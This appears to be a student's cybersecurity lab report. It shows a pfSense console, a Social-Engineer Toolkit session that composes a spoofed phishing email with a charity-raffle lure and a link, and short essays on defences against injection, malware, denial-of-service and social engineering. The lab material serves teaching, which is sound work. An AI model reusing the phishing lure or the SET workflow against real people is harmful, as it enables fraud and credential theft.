
Assessing Common Attack Vectors (4e)
AttackLinux01
2023-09-16 20:01:25
Yengkong Sayaovong

Login

The DRISST project.

This project is the intellectual property of the Government of Narnia. If you would like to support it, please vote for platforms supporting fund allocation to DRISST and its affiliated projects

35. **Make a screen capture** showing the **"PF states limit reached" error message**.




Assessing Common Attack Vectors (4e)
pfSense
2023-09-16 20:03:35
Yengkong Sayaovong

```
Enter an option:

FreeBSD/amd64 (pfSense.home.arpa) (ttyv0)

VMware Virtual Machine - Netgate Device ID: 6d6b78ae0aa4c652d68b

*** Welcome to pfSense 2.5.2-RELEASE (amd64) on pfSense ***

 WAN (wan)       -> vmx0       -> v4: 201.10.1.1/24
 LAN (lan)       -> vmx1       -> v4: 172.30.0.1/24
 DMZ (opt1)      -> vmx2       -> v4: 172.31.0.1/24

 0) Logout (SSH only)                  9) pfTop
 1) Assign Interfaces                 10) Filter Logs
 2) Set interface(s) IP address       11) Restart webConfigurator
 3) Reset webConfigurator password    12) PHP shell + pfSense tools
 4) Reset to factory defaults         13) Update from console
 5) Reboot system                     14) Disable Secure Shell (sshd)
 6) Halt system                       15) Restore recent configuration
 7) Ping host                         16) Restart PHP-FPM
 8) Shell

Enter an option:
```


Part 2: Perform a Social Engineering Attack

24. **Make a screen capture** showing the **finished SET phishing email composition**.



```
set:phishing>2
set:phishing> From address (ex: moo@example.com):mramone@securelabsondemand.com
set:phishing> The FROM NAME the user will see:Matt Ramone
set:phishing> Username for open-relay [blank]:
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryouown.com):smt
p.normailer.com
set:phishing> Port number for the SMTP server [25]:25
set:phishing> Flag this message/s as high priority? [yes|no]:no
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:A favor?
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:h
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new
line.
set:phishing> Enter the body of the message, type END (capitals) when finished:J
Just learned a friend of mine raffling off a pair of Hamilton tickets next month
. All you have to do to enter is make a donation to the Cure Strange Childhood D
iseases Society to be entered into the drawing.
Next line of the body: <a href="http://cscdsocie
Next line of the body: <a href="http://cscdsociety.com"> click here </a>
Next line of the body: END
```

36. **Make a screen capture** showing the **transaction.php page in the browser**.



From Matt Ramone <mramone@securelabsondemand.com>
Subject **A favor?**
To Me

Just learned a friend of mine raffling off a pair of Hamilton tickets next month. All you have to do to enter is make a donation to the Cure Strange Childhood Diseases Society to be entered into the drawing. click here

Section 3: Challenge and Analysis

Part 1: Recommend Defensive Measures

Identify and **describe** at least two defensive measures that can be used against injection attacks. Be sure to cite your sources.

SQL injection attacks can be prevented by using parameterized queries and input validation. Parameterized queries serve as a powerful defense mechanism. The input data is treated as data and not as an integral part of the SQL statement. Thus, the vulnerability to SQL injection is significantly reduced, as attackers are unable to insert malicious SQL code into queries.
The importance of input validation cannot be overstated. Prior to processing, input data is scrutinized to ensure that it meets predefined criteria. Validating the input allows us to eliminate data that may contain harmful code, thereby ensuring the overall safety and integrity of the system. The combination of parameterized queries and input validation provides a robust defense against SQL injection attacks, enhancing the security posture of databases and applications.

OWASP. “OWASP Foundation, the Open Source Foundation for Application Security.” *Owasp.org*, 2023, owasp.org/.

SANS. “Information Security Training | sans Cyber Security Certifications & Research.” *Sans.org*, 2019, www.sans.org/.

Identify and **describe** at least two defensive measures that can be used against malware attacks. Be sure to cite your sources.

Antivirus Software is a critical tool in safeguarding systems against malware threats. It functions by identifying and eradicating malicious software. Antivirus programs employ a range of techniques, including signature-based detection, behavioral analysis, and heuristics, to effectively detect and eliminate malware from a system.

In addition to Antivirus Software, Regular Software Updates form another vital line of defense against malware attacks. These updates encompass essential security patches designed to rectify vulnerabilities that malware can exploit. By consistently updating software, a system strengthens its resistance to malware attacks, creating a more secure computing environment. In combination, Antivirus Software and Regular Software Updates provide a comprehensive strategy for protecting against the ever-evolving landscape of malware threats.

“Norton.” *Norton.com*, 2016, us.norton.com/.

“Techopedia - Where Information Technology and Business Meet.” *Techopedia.com*, 2019, www.techopedia.com/.

Identify and **describe** at least two defensive measures that can be used against denial-of-service attacks. Be sure to cite your sources.

DDoS Protection and Network Security are essential components in defending against denial-of-service attacks.

DDoS Protection services play a crucial role in mitigating the impact of Distributed Denial-of-Service (DDoS) attacks. These services employ various strategies, including traffic filtering, rate limiting, and load balancing, to ensure that legitimate traffic can reach the intended target system while thwarting malicious traffic.

On the other hand, Network Security measures offer another layer of defense against denial-of-service attacks. Firewalls, for instance, can effectively block traffic originating from known malicious IP addresses. Intrusion detection and prevention systems (IDS/IPS) are designed to identify and halt suspicious network activity, adding an extra layer of protection. Access control policies restrict resource access to authorized users, minimizing the risk of successful denial-of-service attacks by limiting exposure to potential threats. When combined, DDoS Protection and Network Security create a robust defense against denial-of-service attacks, bolstering the overall security of a system or network.

Cisco. “Cisco - Global Home Page.” *Cisco*, 2019, www.cisco.com/.

Cloudflare. “Cloudflare.” *Cloudflare*, Cloudflare, 2019, www.cloudflare.com/.

Identify and **describe** at least two defensive measures that can be used against social engineering attacks. Be sure to cite your sources.

Employee Training and Two-Factor Authentication are vital safeguards against social engineering attacks.

Employee Training assumes a pivotal role in thwarting social engineering attacks. Through training, employees become equipped to identify the telltale signs of such attacks and understand the appropriate steps to take in order to avert a successful breach.

Complementing this, Two-Factor Authentication (2FA) emerges as an effective defense against social engineering attacks aimed at compromising passwords. 2FA mandates that users provide a secondary form of identification alongside their passwords, substantially increasing the complexity for attackers seeking system access. By combining Employee Training with Two-Factor Authentication, organizations establish a robust defense strategy that empowers their workforce with knowledge and deploys advanced authentication measures, collectively enhancing their resilience against social engineering threats.

“IT & Security Education, Certifications, Awareness & Phishing Simulator - Infosec.” *Infosec*, 2019, www.infosecinstitute.com/.

Microsoft. “Microsoft - Official Home Page.” *Microsoft.com*, 2019, www.microsoft.com/en-us/.

Part 2: Research Additional Attack Vectors

Describe the additional attack vector you selected and **identify** at least two defensive measures that can be used against it. Be sure to cite your sources.

The effectiveness of any countermeasures hinges on the specific conditions and nature of the DDoS attack, making these defensive strategies just an initial step. To adapt to evolving attack techniques, it remains essential to consistently oversee and enhance the defense measures.

FORTINET. “What Is a DDoS Attack? DDoS Meaning, Definition & Types.” *Fortinet*, www.fortinet.com/resources/cyberglossary/ddos-attack.